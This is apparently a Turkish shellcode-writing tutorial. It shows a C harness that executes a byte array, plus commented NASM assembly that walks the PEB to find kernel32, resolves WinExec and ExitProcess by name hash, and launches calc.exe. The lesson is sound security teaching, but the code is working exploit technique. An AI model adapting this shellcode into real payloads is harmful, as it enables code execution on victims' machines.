
Bildiğiniz gibi IDA Pro önde gelen bir statik analiz yazılımı. Bir binary uygulamayı IDA Pro ile analiz ettiğinizde IDA Pro bir veritabanı oluşturur. Bu veritabanı üzerinde yapacağınız tüm çalışmalar asıl uygulama üzerinde değil IDA'nın ürettiği kendi veritabanında gerçekleştirilir. Dolayısıyla analistler birbirleriyle kod paylaşmak yerine bu veritabanını paylaşarak analizlerini gerçekleştirebilirler. Biz örneklerimizde IDA Pro'nun demo sürümünü kullanıyoruz. Bu nedenle malesef veritabanında yaptığımız değişiklikler kalıcı olamıyor. Ama buradaki amacımız için ücretli sürüm özelliklerine ihtiyacımız yok.

Visual studio "f" fonksiyon kodu içine bazı register'ları stack'e saklama, bunları tekrar eski haline getirme ve "ret" instruction'larını ekliyor.




Bunların dışındaki kodların opcode'larını IDA Pro'dan bir dosyaya kopyalayabiliriz.

Bunun için IDA Hex View A'ya geçtikten sonra sağ klikleyerek kolon sayısını 4'e indirebiliriz. Böylece kopyalama işlemini daha kolay yapabiliriz.





Fonksiyonun bittiği adresi tam olarak görebilmek için Options / General menüsünden Line prefixes seçeneğini seçebiliriz. Hex View A penceresinden fonksiyon opcode'larını seçtikten sonra sağ klikleyerek "Save to file" seçeneğini seçebilir ve opcode'ları binary formatta kaydedebiliriz.


Eksik kalan opcode'lar varsa bunları da HxD uygulaması vasıtasıyla elle dosyaya ekleyebiliriz.



Shellcode'umuz hazır olduğuna göre test uygulamamızda yerine yerleştirerek çalışıp çalışmadığını görebiliriz.


HxD - [C:\ESG\ShellcodeUret\Release\vsshellcode]
C:\Windows\system32\cmd.exe
C:\ESG\ShellcodeUret\Release>Hexyaz.rb vsshellcode
Toplam byte sayısı:... 111
C:\ESG\ShellcodeUret\Release>
13 items


test - Microsoft Visual Studio Express 2013 for Windows Desktop
unsigned char shellcode[] =
"\x60\x33\xc9\x64\x8b\x35\x30\x00"
"\x00\x00\x8b\x76\x0c\x8b\x76\x1c"
"\x8b\x6e\x08\x8b\x7e\x20\x8b\x36"
"\x38\x4f\x18\x75\xf3\x8b\x45\x3c"
"\x8b\x54\x05\x78\x03\xd5\x8b\x4a"
"\x18\x8b\x5a\x20\x03\xdd\x49\x8b"
"\x34\x8b\x03\xf5\x33\xff\x33\xc0"
"\xfc\xac\x84\xc0\x74\x07\xc1\xcf"
"\x0f\x03\xf8\xeb\xf4\x81\xff\xe3"
"\x1e\x12\x10\x75\xe1\x8b\x5a\x24"
"\x03\xdd\x66\x8b\x0c\x4b\x8b\x5a"
"\x1c\x03\xdd\x8b\x04\x8b\x03\xc5"
"\x6a\x00\x68\x63\x61\x6c\x63\x8b"
"\xdc\x6a\x00\x53\xff\xd0\x61";
int main(int argc, char **argv)
{
int(*f)();
f = (int(*)()) shellcode;
(int)(*f)();
}



Shellcode'umuz çalıştı ancak hafızada uygulama akışını bozucu işlemler yaptığımız için uygulama hata alarak sonlandı. Aslında ExitProcess veya benzeri bir fonksiyonla programı hatasız biçimde sonlandırabiliriz. Hem bu işlemi gerçekleştirmek hem de shellcode'umuzu daha modüler hale getirmek için bir fonksiyonun adresini bulma ile ilgili kodumuzu bir fonksiyon gibi çağıracağız. Tabi bizim fonksiyonumuz konvansiyonlara uygun bir fonksiyon olmayacak, ancak ihtiyacımızı karşılayacak. Bu şekilde aynı kodu tekrar kopyalamaya gerek kalmadan istediğimiz kadar fonksiyonun adresini bulabileceğiz.

```
1.  [BITS 32]
2.
3.  kernel32_bul:
4.  xor ecx, ecx
5.  mov esi, [fs:0x30] ; PEB adresi
6.  mov esi, [esi + 0x0c] ; PEB LOADER DATA adresi
7.  mov esi, [esi + 0x1c] ; Başlatılma sırasına göre modül listesinin başlangıç adresi
8.
9.  bir_sonraki_modul:
10. mov ebx, [esi + 0x08] ; Modülün baz adresi
11. mov edi, [esi + 0x20] ; Modül adı(unicode formatında)
12. mov esi, [esi] ; esi = Modül listesinde bir sonraki modül meta datalarının bulunduğu adres InInitOrder[X].flink(sonraki modul)
13. cmp [edi + 12*2], cl ; KERNEL32.DLL 12 karakterden oluştuğu için 24. byte ın null olup olmadığını kontrol ediyoruz.Bu yöntem olabilecek en güvenli ve jenerik yöntem değil, ancak işimizi görüyor.
14. jne bir_sonraki_modul ; Eğer 24. byte null değilse kernel32.dll ismini bulamamışız demektir
15.
16. push ebx ;Kernel32nin adresini stacke yaz
17. push 0x10121ee3 ;WinExec fonksiyon adının hashi
18. call fonksiyon_bul ;eax ile WinExec fonksiyonunun adresini döndürür
19. add esp, 4
20. pop ebx ; Kernel32nin adresini tekrar ebx e yükle
21. push 0 ;calc metninin sonuna null karakter yerleştirmek için stacke 0x00000000 yazıyoruz
22. push 0x636C6163 ;calc metnini little endian formata uydurmak için tersten yazıyoruz
23. mov ecx, esp ; calc metninin adresini ecx e yükle
24. push 0 ; WinExec birinci parametre
```

```
25. push ecx ; WinExec ikinci parametre
26. call eax ; WinExec fonksiyonu çağrılır
27. push ebx ; Kernel32nin adresini stacke yaz
28. push 0x3c3f99f8 ;ExitProcess fonksiyon adının hashi
29. call fonksiyon_bul ;eax ile WinExec fonksiyonunun adresini döndürür
30. push 0
31. call eax ;ExitProcess fonksiyonu çağrılır
32.
33. ; Fonksiyon: Fonksiyon hashlerini karşılaştırarak fonksiyon adresini bulmak için.
34. ; esp+8 de modül adresini, esp+4 te fonksiyon hashini alır
35. ; Fonksiyon adresini eax ile döndürür
36. fonksiyon_bul:
37. mov ebp, [esp + 0x08] ;Modül adresini al
38. mov eax, [ebp + 0x3c] ;MSDOS başlığını atlıyoruz
39. mov edx, [ebp + eax + 0x78] ;Export tablosunun RVA adresini edx e yazıyoruz
40. add edx, ebp ;Export tablosunun VA adresini hesaplıyoruz
41. mov ecx, [edx + 0x18] ;Export tablosundan toplam fonksiyon sayısını sayaç olarak kullan
    mak üzere kaydediyoruz
42. mov ebx, [edx + 0x20] ;Export names tablosunun RVA adresini ebx e yazıyoruz
43. add ebx, ebp ;Export names tablosunun VA adresini hesaplıyoruz
44.
45. fonksiyon_bulma_dongusu:
46. dec ecx ;Sayaç son fonksiyondan başlayarak başa doğru azaltılır
47. mov esi, [ebx + ecx * 4] ;Export names tablosunda sırası gelen fonksiyon adının pointer
    ının VA adresini hesaplıyoruz ve pointer ı ESI a atıyoruz (pointer RVA formatında)
48. add esi, ebp ;Fonksiyon pointerının VA adresini hesaplıyoruz
49.
50. hash_hesapla:
51. xor edi, edi
52. xor eax, eax
53. cld ;lods instructionı ESI register ını yanlışlıkla aşağı yönde değiştirmesin diye emin
     olmak için kullanıyoruz
54.
55. hash_hesaplama_dongusu:
56. lodsb ;ESI nin işaret ettiği mevcut fonksiyon adı harfini (yani bir byteı) AL registerı
    na yüklüyoruz ve ESI yi bir artırıyoruz
57. test al, al ;Fonksiyon adının sonuna gelip gelmediğimizi test ediyoruz
58. jz hash_hesaplandi ;AL register değeri 0 ise, yani fonksiyon adını tamamlamışsak hesapl
    amayı sona erdiriyoruz
59. ror edi, 0xf ;Hash değerini 15 bit sağa rotate ettiriyoruz
60. add edi, eax ;Hash değerine mevcut karakteri ekliyoruz
61. jmp hash_hesaplama_dongusu
62.
63. hash_hesaplandi:
64.
65. hash_karsilastirma:
66. cmp edi, [esp + 0x04] ;Hesaplanan hash değerinin stackte parametre olarak verilen fonks
    iyon hash değeri ile tutup tutmadığını kontrol ediyoruz
67. jnz fonksiyon_bulma_dongusu
68. mov ebx, [edx + 0x24] ;Fonksiyonun adresini bulabilmek için Export ordinals tablosunun
    RVA adresini tespit ediyoruz
69. add ebx, ebp ;Export ordinals tablosunun VA adresini hesaplıyoruz
70. mov cx, [ebx + 2 * ecx] ;Fonksiyonun Ordinal numarasını elde ediyoruz (ordinal numarası
     2 byte)
71. mov ebx, [edx + 0x1c] ;Export adres tablosunun RVA adresini tespit ediyoruz
72. add ebx, ebp ;Export adres tablosunun VA adresini hesaplıyoruz
73. mov eax, [ebx + 4 * ecx] ;Fonksiyonun ordinal numarasını kullanarak fonksiyon adresinin
     RVA adresini tespit ediyoruz
74. add eax, ebp ;Fonksiyonun VA adresini hesaplıyoruz
75.
76. fonksiyon_bulundu:
77. ret
```


Daha önce de söylediğim gibi shellcode'umuzu derlemek için NASM assembler'ını da kullanabiliriz. Ancak bunun için Assembly dosyasının başına [BITS 32] yazmamız ve fs register'ı ile eriştiğimiz alanı daha farklı ([fs:0x30] şeklinde) ifade etmemiz gerekecektir.


Şimdi daha önce kullandığımız assembly kodunu biraz daha modüler hale getirerek ve ExitProcess API'sini de çağıracak biçimde düzenleyerek NASM assembler'I ile derleyelim. Böylece shellcode'umuz çalıştıktan sonra test uygulamamız hata almadan sonlanacak. Tabi aynı durum hafıza alanına kendi kodumuzu yazdığımızda da gerçekleşecek.

Shellcode'umuzdaki temel değişikliklere göz atarsak:

- Öncelikle nasm assembler'ı için gerekli olan değişiklikleri, yani uygulamanın ilk satırı olarak [BITS 32] ifadesini eklemeyi ve FS register'ının kullanımında Visual Studio'dan farklı olan düzenlemeyi yaptık. İlk satır NASM assembler'ına derleme işleminin 32 bit'lik kod üretmesi gerekliliğini belirtmek için eklendi. NASM assembler'ının öntanımlı ürettiği kod 16 bitlik kod olduğu için bu gerekli. FS register'ı ile ilgili düzenlemeyi ise assembler'ın bu formatı kabul etmesi dolayısıyla yaptık.
- Visual Studio ile geliştirdiğimiz shellcode'umuzda sadece WinExec fonksiyonunun adresine ihtiyaç duyduğumuzdan fonksiyonun adresini bulan kod bölümünü bir defa çalıştırmamız yeterli oldu. Ancak NASM ile derleyeceğimiz kodumuzda ExitProcess fonksiyonunu da kullanacağımızdan bu fonksiyonun adresini bulmak için de aynı kod bölümünü kullanmamız gerekecek. Bu yüzden fonksiyon_bul fonksiyonunu kodumuzda tanımladık ve bu fonksiyonu iki defa çağırdık. Kod içeriği açısından en önemli fark burada.

Şimdi kodumuzu derleyelim, derlenmiş kodunu Hexyaz ruby script'imizle C stringine çevirelim ve test uygulamamız içinde test edelim.






Bu defa calculator uygulaması çalıştı ve test uygulamamız da ExitProcess çağrıldığından hata almadan sonlandı.

